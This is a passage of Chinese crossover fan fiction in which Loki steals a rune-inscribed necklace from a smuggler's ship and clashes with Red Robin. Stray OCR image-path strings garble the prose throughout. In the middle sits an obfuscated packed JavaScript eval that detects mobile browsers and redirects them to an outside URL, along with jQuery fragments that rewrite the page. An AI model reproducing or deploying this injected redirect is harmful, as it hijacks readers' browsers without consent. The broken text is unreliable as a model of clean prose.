“我怎么不记得我手下什么时候收了这么一个不识时务的家伙,”哭脸面具压低着声音恐吓他,“再继续喋喋不休我就把你的舌头割下来丢去路边喂狗。”
“哇,”洛基捧读道,“那可真吓人。”
“我是认真的。”洛基感受着颈间加重的力道,高举起双手做出投降的姿势,“我发誓我马上就回来。”
“一分钟。”哭脸面具终于松开了他的衣领,干巴巴对他抛下两个单词便转身带着身后的队伍继续向停泊点前进。
简单得就像小时候从索尔的手上抢糖果。
得以重获自由身的洛基抬手打了个响指,幻化出的分身戴着与自己相同的撒旦面具,在收到本体的指示后抬脚朝着与自己截然相反的方向离开。
企鹅人说的没错,黑面具搞出来的那些小把戏根本拦不住洛基,他几乎没费什么力气就越过防守潜入了那艘从东欧偷渡而来的货船。
洛基在深夜呼啸的海风中分辨着舱梯的具体方位,游刃有余的模样像一只穿行在夜色中的黑猫,脚步轻巧地绕开了甲板上一列巡逻的守卫,来到了甲板之下的货舱内部。
在洛基的双脚触及到货舱层地面的瞬间,掩盖在外衣布料下的小臂突然泛起了一股奇特的痒意,洛基皱着眉在原地停留了片刻,最终还是决定保守行事等到任务结束后再解除变身检查身体。
翠绿的光点一闪而过,洛基推开货舱深处那扇用于装载货物的铁门。
仓室中的内容物远比洛基想象中的要少,他略过那些普通的中庭火器与捆着纸钞现金的布袋,凭着直觉径直来到了角落里那个看似不起眼的手提箱前。
手指接触到箱面的瞬间,他的身体深处突然涌上了一股莫名的...熟悉感。
洛基皱起眉,蹲下身子打开了手提箱,看到了一串造型奇特的项链,和一枚约莫有他手掌大小的封筒。
这就是企鹅人让他销毁的重要货物?黑面具花了八百万搞回来的“新鲜玩意儿”?
洛基用食指挑起那串挂坠,凑到眼前打量起挂坠上的细节。
这串挂坠下一共缀落着九枚金色的挂坠,入手冰凉、沉甸甸的,每一颗的色泽和质地都有细微的差距,看着像是某种矿石或琥珀,其表层镌刻着的符文也各不相同,由二十多节紧密相扣的节状硬物串联在一起。
洛基的手指摩挲着那条乳白色链条——完全没有弹性,但是有不像金属那般坚硬,他甚至还能在上面摸到凸起的细小纹理。
骨头做的?
洛基将项链收入外套的口袋,随后伸手取过那枚套筒,掀开顶部的盖子抽出那张卷曲着纳入其间的纸条。
洛基将纸页在眼前展开,并在看清上面的内容时高高挑起了眉毛。
如尼文?
洛基认识如尼文,他漫长的童年时光除了学习魔法之外,基本都是在和这些古老的文字符号打交道,之后也在阿斯加德的藏书室内研读过不少关于如尼文化的书籍,对如尼文的认写基本没有障碍。
洛基一目十行地阅读着纸上撰写的内容,两条秀长的眉毛在这期间越扬越高。
“拥有让人和听众信服任何话语的能力的,诗歌与雄辩之神布拉吉的黄金舌头,”洛基语调轻缓地低声念出上面的内容,“死于诸神黄昏的布拉吉在临死之际咬断了自己的舌头,喷溅而出的神血化作九颗蕴含着诗歌之力的宝石。”
“九颗宝石分别是,赞美、爱情、诽谤、誓言、谎言、疼痛、疗愈、沉默、呐喊,佩戴者通过吟诵对应的诗歌激活力量...”
又是宝石?洛基的嘴角抽了抽。
他承认自己现在有点宝石PTSD。
洛基定了定神,视线接着下移,看向那九行被单独分段列出的诗歌。
从使用的韵脚结构和通篇的比喻复合词来判断,这应该是九句北欧吟唱诗歌:
/“让我斟满蜜酒,高举话语之碗,敬献给战斧的主人”——赞美
/“她走进大厅,我眼中的世界燃尽,只剩下炉火的灰烬”——爱情
/“毒液从你舌尖低落,腐蚀了长桌旁所有盛满麦酒的木杯”——诽谤
/“我以臂环抵押给深海,若背弃此言,让海浪吞没我的名字”——誓言
/“你的舌头像春天的薄冰,看似坚固,脚下却是深渊”——谎言
/“乌鸦食我肋骨做成的笼子,心脏在里面拍打,却无法飞出”——疼痛
/“母亲的手拂过伤口,那里停止了风暴,峡湾结起坚冰”——疗愈
/“我在舌根埋下了九个冬天的秘密,等待泥土把它腐烂成力量”——沉默
/“让这一声撕裂喉咙,如黑龙破船首,撞向那沉默的悬崖”——呐喊
“吟诵时心中怀抱敬意,方可捕捉那古老的回响,借用伟大的诗歌与雄辩之神布拉吉的力量——”
洛基声音突然断在了半空。
他有些匆忙地将卷纸塞回封筒,随后重新起身来到了货仓门边,货舱长廊外正传来一阵密集且逼近的脚步声。
“动作快点!黑面具说货仓里的东西绝对不能丢!”
这就发现他了?
洛基并没有从分身那边感应到危险信号——他的分身自始至终都跟着黑面具的假面兵团在港口边巡逻,悠闲到甚至用不着他分心去操控,自己在潜入途
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336300|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
中也没有触发过警报或是被守卫发现。
洛基躲在仓门与墙面之间的夹缝中,在守卫推门涌入货仓的一瞬间,趁着无人注意从门后走出混入了这群守卫的队伍尾端。
“货还在!”前去检查货物的中庭人在摊开的手提箱旁捡起了那条洛基用幻术替换上去赝品项链,“看起来他只刚来得及撬开箱子就匆忙逃走了。”
为首的中庭人冷笑了一声,“看来那个臭小子也没有他们说的那么神乎其神嘛。”
“走,”他对着身后的队伍挥了挥手,“收队,去甲板上帮忙。”
洛基跟着他们的队伍上了甲板,双手自然而然地揣进衣兜,指尖绕上骨链,在口袋里把玩着那条真正的宝石项链。
简直比小时候从索尔的手上抢糖果还要简单。
甲板上的景象比洛基想象中的热闹得多,本来分散在四处巡逻的守卫此刻正共同朝着甲板的某个方向前进,不远处的码头上也有源源不断的新人向着这边聚集,似乎有什么难以对付的家伙闯进来了。
洛基想起了那个在企鹅人口中听到的“红罗宾”。
但这又关他什么事呢,洛基的今日任务已经圆满结束了,红罗宾又不认识他,他现在只是这场混乱中毫不起眼的一个黑面具手下。
他借着混乱的场面悄无声息地推出了人群,带着战利品一身轻松地穿梭在港口的枪林弹雨中。
为了防止被黑面具的人当成逃兵直接就地处决,已经来到港口外围的洛基还灵机一动地为自己更换了一个变身目标——一个保证安全无害的完美目标。
再次变身结束的洛基伸手理了理自己的衬衫衣领,随后就像一个真的误入□□火拼现场的无辜路人那样朝着港口外小跑起来。
那艘货船似乎在混乱中驶离了港湾,汽笛声拖得很长,掩盖了码头上混乱的叫喊声和枪声,但此时此刻这一切声音都被洛基甩到了身后,他沿着集装箱的阴影来到了一条僻静的巷口,低头准备联系奥格尔维接他回冰山赌场交差。
还是那句话,简单的就像小时候从索尔手里抢糖——
“站住。”
一道被刻意压低但仍掩盖不住其清亮本色的声音自洛基身前响起。
洛基有些迟疑地顿住了脚步,循着声源抬起头,只是一眼,便成功判断出了来人的身份。
那是一个穿着红黑紧身衣的清瘦身影,光从身形上判断年级应该没比现在的他大多少,面具上的白色护目镜在夜色中隐隐反光,配合上他身后那张被海风掀起到半空的小披风,倒是让他看着真的挺像一只振翅的幼鸟。
红罗宾。
洛基自顾自打量着面前这只不请自来的小红鸟,也就没注意到对方那道几乎是从他转身起便黏在他脸上的目光。
“你是谁?”红小鸟警惕地看着洛基,同时甩开了手中握着的战斗长棍。
“这句话不该我问你吗?”洛基满脸莫名地看向拦在他身前的红罗宾。
而且不知道是不是洛基的错觉,在他说出这句话后,红罗宾的表情似乎变得更加凝重了一些,握着伸缩长棍的胳膊都隐隐浮起了青筋。
“别演了,”红罗宾黑沉着脸,手中的长棍跃跃欲试地抽打着空气,“我知道你是冲着我来的,既然如此,那就来吧。”
洛基:?
9. 第 9 章
提姆说不清在夜巡途中突然看到“自己”出现在黑面具的黑暗交易现场是什么滋味。
特别是他现在还有一个秘密身份需要维持,所以没办法直接揭穿对面这个身份小偷的时候。
提姆不认为这是一个巧合。
否则这个身份小偷怎么就能在变身成“提姆.德雷克”的时候恰好出现在“红罗宾”的夜巡区域中呢?这很明显是一个针对他的阴谋。
这是最坏的结果,这说明对方已经发现他的秘密身份了。
而且这种魔法般的变身方式,也让提姆想起了前几日在钻石区慈善晚宴上新亮相的超自然罪犯——按照迪克的说法,那个新反派当时也是靠着类似的把戏混入慈善晚宴的吧?
“所以你其实是认识‘我’的?”即便对一切尚不知情,但是洛基依旧从红罗宾的这番举动中品味到了不少东西。
提姆德雷克那个全优生富少还认识这么一号人物?
“我当然认识你。”红罗宾将这个‘你’的发音咬的极重。
哦,看来不仅是认识,还结过仇?
洛基的眉毛又扬了起来,他记得自己曾经在哥谭花边小报的某个板块中看到过关于蝙蝠侠和布鲁斯韦恩关系的猜忌——关于两者之间存在的某种不太能过审的隐秘联系。
虽然洛基完全将其当做是哥谭人为了消遣名人而编造出来的无脑无营养八卦,但这并不妨碍他津津有味地追更了好几期。
可能他确实有点被哥谭高中那群八卦的青少年同化了吧,但这真的是洛基在两点一线的中学生生活中为数不多的乐趣了。
所以韦恩家族其实是人手一只鸟吗——请忽略蝙蝠实际上是哺乳动物这一点——把这当做独家报道卖给那家报社应该能赚不小一笔吧?
洛基一边天马行空地猜测着红罗宾与提姆的联系,一边闪身夺过了那根被挥舞得猎猎作响的长棍。
“喂,听着小红鸟,”洛基一边躲避着攻击一边开口为自己辩解,“这是个误会,我不是你要找的人。”
“你就是。”
红罗宾并未理会他的迂回话术,手上的力道丝毫不减,又猛又快的挥击将洛基逼得节节败退。
“那好吧。”洛基耸了耸肩,手中幻化出那把熟悉的金绿匕首,抬手接住了朝他迎面挥来的一击,兵刃相接产生的巨大冲力将因为借力挥击弹跳至半空的红罗宾瞬间向后弹开。
红罗宾用长棍抵住地面减缓冲力,稳住身体的一瞬间再次挥棍朝着洛基冲来。“我今晚真没什么打架的兴致,”洛基侧身再次躲过红罗宾的全力一击,“我明天早上还得早起。”
这到底是多大的仇多深的怨啊?
“你不想打?”红罗宾将长棍在手中绕了一圈,朝着洛基的方向扬了扬下巴,“那就报上姓名和来哥谭的目的。”
“我的姓名?”洛基歪了歪头,“我是Ti...”
洛基只来得及发出一个音节就被红罗宾再次挥来的长棍逼得被迫住了嘴。
红罗宾这回的攻击带上了明显的努力,他的脚尖蹬上墙壁,及腰长的小披风在空中划出圆弧,身姿轻盈地跃至半空,挥下的长棍却是又重又狠。
洛基被打了个措手不及,只来得及匆匆从原地瞬移。
动作间似乎有什么东西从口袋中滑落了出去,重新站定的洛基连忙低头去检查上衣口袋,却只摸到了那枚装着纸条的封筒。
“你还说你不是?”红罗宾的胸膛在剧烈的打斗与怒火的冲击中上下起伏着,“无论你现在知道了多少我的秘密,都别想以此来要挟我和...”
红罗宾的声音在感受到脚下的异物时突然顿在了原地。
他低下头,看见了一串在夜色中显得璀璨夺目的宝石项链。
巷子中再次闪过绿光,刚刚瞬移出去的洛基再一次瞬移回了红罗宾面前。
发现不对的红罗宾眼疾手快地将项链从地上捡起,与恰好朝着项链伸出手的洛基一左一右分别抓住了缀在骨链上最左端和最右端的宝石。
“还给我。”
“松手。”
两道音色无限趋同的声音在巷子同时响起。
洛基皱了皱眉,莫名觉得这个场景的既视感有点强,但夺回挂坠的心情在此刻占了上风,让他无暇去顾及刚刚昙花一现的短暂熟悉感。
“这是什么?”红罗宾的目光紧盯着眼前这张与自己完全一样的面孔,“你偷的东西?”
“不关你事。”洛基试图用蛮力将项链扯回来,“赶快还给我。”
“你知道自己在受到真正的威胁或利益侵害时就会表现得尤其激进和不耐烦吗?”红罗宾回忆起自己在蝙蝠侠上次的任务录像中看见的景象,“但你明明是个很会演戏的人,却只在表达负面情绪时把所有东西都写在脸上——就像现在这样。”
“看来你出生在一个缺乏鼓励和关注的家庭里?你知道在心理学中有个概念叫情绪超载...”
“闭嘴,”洛基咬牙切齿地打断了他,“我再说一遍,把东西还我。”
“我如果拒绝呢?”
红罗宾刚说完这句话便感觉指尖窜上了一股急猛的寒意,他有些错愕地低下头,惊讶地发现手中项链正以洛基手中攥着的那块宝石为起点凝结起一层冰霜,并且以一种极快的速度蔓延至他的方向。“那我就只好先把你冻成冰块了。”
洛基的声音紧接着在耳边响起。
